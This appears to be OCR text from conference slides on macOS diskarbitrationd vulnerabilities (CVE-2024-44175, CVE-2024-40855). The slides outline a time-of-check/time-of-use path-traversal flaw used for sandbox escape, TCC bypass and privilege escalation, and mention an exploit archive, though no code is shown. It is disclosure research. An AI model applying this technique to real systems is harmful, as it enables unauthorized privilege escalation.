


weaponization for LPE



weaponization for SB escape





Finder File Edit View Go Window Help
Thu Oct 3 22:49
n00b
Favorites
Recents
Applicati...
Desktop
Documents
Downloads
n00b
Locations
iCloud Dri...
Guest
Tags
Red
Orange
Yellow
DAUserFSSbxLPE
DAUserFSSbxLPE.zip
Desktop
Documents
Downloads
Movies
Music
Pictures
Public


CVE-2024-44175 fix

- "nofollow" is added to every mount -> no symlinks
- fskitd gets the original requestor and executes mount with that user

CVE-2024-40855- Sandbox Escape & TCC Bypass (directory traversal)



diskarbitrationd checks:
- if calling user id == disk owner id
- sandbox_check



DADiskMountWithArgumentsCommon

- realpath
- CFURLCreateFromFileSystemRepresentation

- removes ../
- resolves symlink

PERSISTENT!!

DAServerSessionQueueRequest


- CFURLCreateFromFileSystemRepresentation
- sandbox_checkby_audit_token

- removes ../
- resolves symlink


ONLY FOR THE TIME OF CHECK!!


- removes ../
- resolves symlink


FINAL RESOLUTION!!

